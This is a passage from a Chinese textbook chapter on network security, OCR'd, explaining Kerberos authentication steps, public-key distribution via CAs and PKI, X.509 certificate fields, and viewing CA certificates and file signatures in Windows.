


图 10.27　Kerberos 3A 认证与密钥管理中心应用举例

(1) K_L 是用户小李与认证服务器 AS 之间的对称密钥。

(2) K_{TG}是认证服务器 AS 与票据颁发服务器 TGS 之间的对称密钥。

(3) K_S 是小李与票据颁发服务器 TGS 之间的会话密钥。

(4) K_Z 是数据服务器小张与票据颁发服务器 TGS 之间的对称密钥。

(5) K_{LZ}是 TGS 提供的让小李与数据服务器小张之间的会话密钥。

(6) T 是小李主机的时间戳。

第 1 步：认证服务器 AS 是 Kerberos 协议中的 KDC，每个用户都在 AS 中注册了一个用户名和一个对称口令。用户小李用明文向 AS 申请一个与 TGS 联系的票据。AS 对用户小李的身份认证后，生成一个小李与 TGS 的会话密钥 K_S，并组成一个给 TGS 的票据，票据中包含用户名小李和 K_S。

第 2 步：AS 采用与 TGS 共享的对称密钥 K_{TG}将给 TGS 的票据加密，然后加上小李与 TGS 的会话密钥 K_S，组成一个报文。再用小李的对称密钥 K_L 对此报文加密，此时小李并不知道自己的对称密钥 K_L。当小李收到此加密的报文后，他键入自己的对称口令，如果口令正确，那么口令与某一算法就自动算出对称密钥 K_L，口令就停止使用。小李的对称口令不在网络上传输，也不存放在小李的主机中，它只是用来产生小李与 AS 的对称密钥 K_L。K_L 也不在网络传输。然后小李的进程就用 K_L 对收到的报文解密，获得 K_S，以及要转发给 TGS 的票据。小李不知道 K_{TG}，因此他不可能也不需要知道用 K_{TG}加密的票据中的内容。

第 3 步：此时小李发送 3 个内容给 TGS：从 AS 收到的 TGS 票据，数据服务器小张的名字，用 K_S 加密的时间戳。时间戳用于防止黑客的重放攻击。

第 4 步：票据颁发服务器 TGS 生成一个给小李与小张的会话密钥 K_{LZ}，并向小李返回两个票据。给小李的票据用 K_S 加密，其中包含小李与数据服务器小张的会话密钥 K_{LZ}，给小张的票据用小张与 TGS 共享的对称密钥 K_Z 加密。小李不知道 K_Z，因此他不可能也不需要知道用 K_Z 加密的票据中的内容。

第 5 步：小李取出会话密钥 K_{LZ}，用它将时间戳 T 加密，并与给小张的票据组合，发给服务器小张。

第 6 步：数据服务器小张收到小李的报文后，利用只有自己和 TGS 知道的对称密钥 K_Z 解密，获取会话密钥 K_{LZ}，然后用它解密收到的时间戳。小张在时间戳上加 1，并将此 ($T+1$)用 KLZ 加密后返回给小李，允许他访问本服务器。最后客户小李与数据服务器小张之间就用 K_{LZ}会话密钥进行加密通信。

如果小李还需要访问小张以外的其他数据服务器，他只需要重复上述第 3 步至第 6 步即可。Kerberos 允许用户使用全球分布的相互注册的 AS 和 TGS，用户可以从本地或远地的服务器获取票据。例如，小李可以向本地的 TGS 要求颁发一个远地 TGS 可以接受的票据，然后使用远地 TGS 访问远地的数据服务器。

Kerberos V4 系统的优点：

用户只持有自己与认证服务器 AS 之间的对称口令，此口令不在网络上传输，无泄露口令的可能性；实现了对用户和数据服务器双方的身份认证，双方都不需要持有较复杂的 CA 数字证书，使用方便；为用户与数据服务器之间的通信提供了会话密钥，系统不采用公钥加密体制。因此 Kerberos 协议适用于校园网等大量用户的统一的 3A 认证/计费/授权管理，减轻了应用服务器对客户认证的工作负担。Kerberos 系统的另一个优点是：它不需要以太网用户增加额外的软件或设备。例如，第二章介绍的 PPPoE 协议需要以太网用户端增加一个 PPPoE 软件或路由器，通过它将内部以太网的 IP 包取出，再重新封装到与外网点对点连接的 PPPoE 帧中，影响了用户的网络传输速率。

Kerberos 的有些版本中对一些操作细节做了简化处理。例如，当用户通过了 Kerberos 的 3A 上网认证后，用户与应用服务器之间的通信仍用明文传输，取消了 KDC 对称密钥管理和加密通信功能，通过身份认证的用户可访问网络上所有的服务器群。

10.3.6 非对称密钥系统的公钥发布方式

在基于互联网的非对称密钥加密系统中，用户将自己的公钥公布于众，让别人利用公钥向他发送机密信息，用户用自己持有的私有密钥解密收到的信息。用户的公开密钥的发布

方式有如下几种：

1．用户发布自己的公钥

小张可以将自己的公开密钥发布在自己的网站上，或刊登在报纸上。当小李需要发送一个机密信息给小张时，他从小张的网站或报纸上下载公钥，或直接向小张索取。这种方式简单，但是安全性不高。如果有一个黑客冒名顶替发布了一个“小张的公钥”，那么小李就可能被骗。黑客可以用假的私有密钥对一个文件签名，让大家都认为该文件是小张签的名，也可以用中间人的方法将小张发送给小李的公钥替换掉。

2．可信任的公钥发布中心

与电信公司的114查号服务台类似，设立一个公众都可信任的公钥发布中心，每个用户都可以将自己的公开密钥放在中心供查询下载，自己保存私有密钥。公钥中心要求对每个存放公钥的人进行身份认证。如果小李要向小张发送机密信息，就从公钥中心获取小张的公开密钥，用它将信息加密后发送给小张，小张收到后用自己的私有密钥解密，获取小李发来的机密信息。这种方案有受中间人攻击的隐患。

3．签名的公钥发布中心

为了提高安全性，可以对公钥发布中心提供的公钥数据进行签名处理。如图10.28所示，每次向客户提供查询的公钥时，其中还包含一个时间戳，然后由一个权威机构对它进行签名，这样可以防止中间人对公钥进行修改。如果小李要向公钥中心索取小张的公钥，他发送一个请求给公钥中心，其中包括小张的用户名和一个时间戳。公钥中心提供给小李的信息反馈中包含：小李的请求、时间戳、小张的公钥 Kz，然后将这3个数据用中心的私钥 $K_{中心私钥}$ 加密签名。小李收到后使用众所周知的公钥中心的公钥解密，获得小张的公钥 Kz，并由此验证了所收到的小张的公钥确实是公钥中心提供的，而不是伪造的。




图10.28　可信任的公钥发布中心对提供的用户公钥和时间戳进行签名

一般可将常用的公钥发布中心的公钥预先存放在IE浏览器中供直接调用，见下面的介绍。

4．权威证书颁发机构CA

当用户数量很大时，上面几种方式会导致公钥发布中心的工作负担很大，一种方法是采用公钥证书，参看图10.29。用户小张有两个目的：将自己的公钥发布于众，并防止黑客伪造他的公钥。小张前往权威证书颁发机构CA(Certification Authority)，该CA机构将小张的公钥存储在一个实体中(IC卡，智能卡等)，签发一个公钥证书给小张。CA将自己的不可伪造的公钥发布在自己的网站上，或预设在大量用户的IE浏览器中。CA查验了小张的身份ID(Identification)，然后将小张的公钥记录在证书上，CA用自己的私钥对小张的证书签

名。小张就可以将此证书放到自己的网站上公布并使用自己的签名证书了。需要与小张进行保密通信的任何人，可以下载小张的签名证书，并使用 CA 的公钥对证书解密并核实，取出小张的公钥并与他进行加密通信。在此过程中，可将常用的 CA 的公钥预存在用户的 IE 浏览器中。




图 10.29　公钥证书发布机构 CA

5. 公钥基础设施 PKI

为了让用户在全球范围获取和使用公钥，那么仅靠少量的相互独立的公钥发布中心是不够的。因此将分布在全球的公钥发布中心的服务器群以层次结构的方式联系起来，构成一个公钥发布基础设施 PKI(Public-Key Infrastructure)。PKI 的三层结构如图 10.30 所示。将 PKI 系统划分为三层结构的优点是：管理层次分明，便于集中管理、政策制订和实施；提高 CA 中心的总体性能、减少瓶颈；有充分的灵活性和可扩展性，有利于保证 CA 中心的证书验证效率。




图 10.30　公钥基础设施 PKI 中证书中心 CA 的层次结构

根证书中心 CA(Root Certification Authority)对层次 1 的 CA 进行认证，层次 1 的 CA 对层次2 的 CA 进行认证。层次越低的 CA 的服务区域越小。在 PKI 的层次结构中，根 CA 的信任度最高。人们可以信任也可以不信任下层的 CA。如果小李要获得并验证小张的证书，他可找到给小张颁发证书的 CA，但是小李怀疑该 CA 的可靠性，他就查询再上一层的 CA 对该 CA 的认证，直到获得满意的认证。

层次 1 的 CA 的职责是：负责某一领域或行业的用户公钥证书的生成和发布，例如电子政务，银行，警察等行业。因为每个证书有严格的有效期，并且可能因证书的私钥泄密等原因而废止，因此 CA 需要设置一个“证书吊销名单列表 CRL”(Certificate Revocation List)，并及时将已吊销和作废的证书序列号发布在 CA 的 URL 地址网站上，供用户查询。CRL 的及时更新发布是很重要的一项业务。

层次 2 的 CA 可以设置为面向具体用户的业务受理部门，即注册机构 RA(Registration Authority)。注册机构 RA 无权签发数字证书，它是用户(个人/团体)与认证中心 CA 之间

的一个接口或中介机构。注册机构RA接受用户的注册申请,获取并认证用户的身份,完成收集用户信息和确认用户身份的职能。具体如下:自身密钥的管理,包括密钥的更新、保存、使用、销毁等;审核管辖区内用户的信息;登记用户的黑名单,并公布CRL证书吊销列表;对业务受理点进行全面管理;接收并处理来自受理点的各种请求,并向上层CA转发。

在企业、政府机构或大学的私有网络内,也可以设立自己的CA证书颁发机构,为本系统内的用户浏览器访问内部的各种Web服务器提供高安全性的身份认证。可将本系统CA机构的签名证书预先存放在用户浏览器的"受信任的发行者"的证书栏中,或固化在U盘中发给用户,以便自动验证服务器或双方的身份。

6. X.509公钥证书

虽然公钥证书CA体系解决了公钥的防伪问题,但是对互联网应用的公钥证书必须采用世界统一的规范标准。国际电信联盟ITU发布了公钥证书协议X.509,它已成为互联网的公钥证书规范标准。X.509以标准化的方式描述了公钥证书的内容,证书的表达采用C程序员都熟悉的"摘要句法符号ASN.1"(Abstract Syntax Notation)。X.509证书中的一些字段内容如下:

(1) 版本号:证书的X.509版本号,从0开始,当前的版本号为3。

(2) 序列号:证书的序列号,对于每个证书是唯一的。

(3) 签名:它标识了对该证书签名的算法。其中还包含了用于签名的所有参数。

(4) 签发者的名称:标识了签发该证书的权威机构,该名称是层次结构的,包含了国家、省、单位组织、部门等名称。

(5) 有效期:定义了证书有效期的起始和终止日期。

(6) 宿主名:定义了该公钥的宿主名字,该名称也是层次结构的。

(7) 宿主的公开密钥:是该证书的核心部分,包含了公钥、算法(RSA等)及其参数。

(8) 证书签发者的唯一标识:该字段是可选项,它允许两个签发者有同样的签发者名称(上面第4项),此时本字段内容与(4)项内容不同。

(9) 宿主的唯一标识:该字段是可选项,它允许两个不同的宿主有同样的宿主名,此时本字段内容与(6)项内容不同。

(10) 扩展部分:允许签发者加入更多的私有信息在此证书上。

(11) 加密部分:包含加密算法的标识,其他字段的安全Hash值(加密的摘要),Hash的数字签名。

10.3.7 CA数字证书应用实例

1. IE浏览器中存储的CA证书

Windows Internet Explorer浏览器的"证书存储区"用于保存常用的CA证书,并将这些证书分为6类:(1)"个人"证书,存放本计算机用户的证书;(2)"其他人"证书,存放与本机有相互认证关系的其他人的证书;(3)"中级证书颁发机构"的证书,即层次1的证书颁发机构的CA证书;(4)"受信任的根证书颁发机构"的证书;(5)"受信任的发行者"的证书,用于存放本行业或组织机构的最高级别的证书发行者的证书;(6)"未受信任的发行者"的证书。

不同CA证书的用途有所不同,但总体的应用范围是:(1)服务器身份验证,防止客户

访问到钓鱼网站；(2)客户端身份验证，防止服务器接受冒名顶替的客户；(3)文件代码签名；(4)安全电子邮件的信息保密；(5)时间戳验证；(6)Microsoft 信任列表签名；(7)IP 安全终端系统；(8)IP 安全隧道终止；(9)IP 安全用户；(10)加密文件系统；(11)Windows 硬件驱动程序验证；(12)Windows 系统组件验证；(13)OEM Windows 系统组件验证；(14)内嵌 Windows 系统组件验证；(15)密钥包许可证；(16)许可证服务器确认；(17)智能卡登录；(18)数字版权确认；(19)合格的部属；(20)密钥恢复；(21)文档签名；(22)IP 安全 IKE 中级认证；(23)文件故障恢复；(24)根列表签名者；(25)所有应用程序策略；(26)目录服务电子邮件复制；(27)证书申请代理；(28)密钥恢复代理；(29)CA 加密证书；(30)生存时间签名。

IE 浏览器中预存了常用的"中级证书颁发机构"和"受信任的根证书颁发机构"的 CA 证书，供用户验证所收到的由这些机构颁发的证书的真伪。除此之外，用户还可以将自己所属的网络应用系统中需要的证书导入，选择存放到 IE 浏览器的证书栏的相应类别。例如，可将上级银行系统或电子政务 CA 机构的证书存放到"受信任的发行者"栏，而将自己获得的证书存放到"个人证书"栏，每次用户访问服务器时甚至不需要输入口令，服务器能自动检测用户的 ID 身份。

查看 IE 浏览器中证书的步骤：打开 IE 浏览器，单击"工具"→"Internet 选项"→"内容"→"证书"→"中级证书颁发机构"，如图 10.31 所示。



图 10.31　IE 浏览器中预存的 CA 证书颁发机构的证书

以 IE 浏览器中微软证书颁发机构的证书为例，它用于验证微软颁发给硬件设备制造商的 CA 证书的真伪。制造商生产的硬件设备必须通过微软的兼容性验证并获取了证书，才能与微软 Windows 系统兼容。此类证书的发行者是 Microsoft Root Authority(微软根证书颁发机构)。图中的证书用于验证颁发给兼容硬件产品的 CA 证书(Microsoft Windows Hardware Compatibility)，截止期为 2002 年 12 月 31 日。单击"导出"后，选择"导出文件格式"为"DER 编码二进制 X.509"，选择导出文件名和存储位置，获得该证书的详细信息如下：

(1) 版本：V3；

(2) 序列号：19 8b 11 d1 3f 9a 8f fe 69 a0；

(3) 签名算法：MD5 RSA；

（4）颁发者：Microsoft Root Authority，Microsoft Corporation，Copyright 1997；

（5）有效起始日期：1997 年 10 月 1 日星期三 15:00:00；

（6）有效终止日期：2002 年 12 月 31 日星期二 15:00:00；

（7）主题：Microsoft Windows Hardware Compatibility Intermediate CA；

（8）公钥：RSA(1024 Bits)30 81 89 02 81 81 00 e0 4e 10 0e b8 a7 ef 21 ca 60 5a dc 9f 1e 3e 83 77 5a 29 2e f9 4e e5 08 5d de e1 cf 09 c0 1f 44 b7 07 a8 4b a4 22 30 3b 19 06 83 ee f3 ac 27 78 ae ca d6 40 2b ce 79 01 e1 9d 56 8b 36 72 b1 63 90 5f a0 b2 c0 66 a6 49 c5 3c fa 26 a2 62 c3 d3 b5 cc 61 15 4c f2 3f b4 e7 45 08 43 89 7f 6a 8d d5 66 fb d7 ff 64 00 c4 11 fd 2c a3 0b 75 b0 fb e5 ac 26 65 a3 81 e6 66 49 3d 1d 73 7a 9b 71 d7 02 03 01 00 01；

（9）增强型密钥用法：代码签名(1.3.6.1.5.5.7.3.3)，Windows 硬件驱动程序验证(1.3.6.1.4.1.311.10.3.5)；

（10）颁发机构密钥标识符：KeyID=5b d0 70 ef 69 72 9e 23 51 7e 14 b2 4d 8e ff cb
签发者：Microsoft Root Authority，Copyright (c) 1997 Microsoft Corp.
Certificate Serial Number = 00 c1 00 8b 3c 3c 88 11 d1 3e f6 63 ec df 40

（11）基本限制：Subjiect Type =CA；

（12）摘要算法：SHA-1；

（13）摘要：10 9f 1c ae d6 45 bb 78 b3 ea 2b 94 c0 69 7c 74 07 33 03 1c。

2．Windows 操作系统文件的签名验证

为了验证一台计算机 Windows 操作系统中的各种文件是否获得了微软的签名验证，查验是否为盗版软件系统，以及验证系统文件是否被木马篡改，我们可以通过“文件签名验证”来进行检测。操作过程是：Windows 桌面的“开始”选择按钮，打开“运行”对话框，输入“sigverif”，如图 10.32 所示。运行数分钟后可检测出操作系统中未经过微软数字签名的文件清单，如图 10.33 所示。




图 10.32　对计算机 Windows 系统中已安装的文件进行 sigverif 签名验证



图 10.33　查验本机操作系统中未经过数字签名的文件

3．根证书颁发机构的 CA 证书与 CRL 列表发布

在 IE 浏览器的证书存储区中提供了部分根证书颁发机构的证书，它们的用途为：

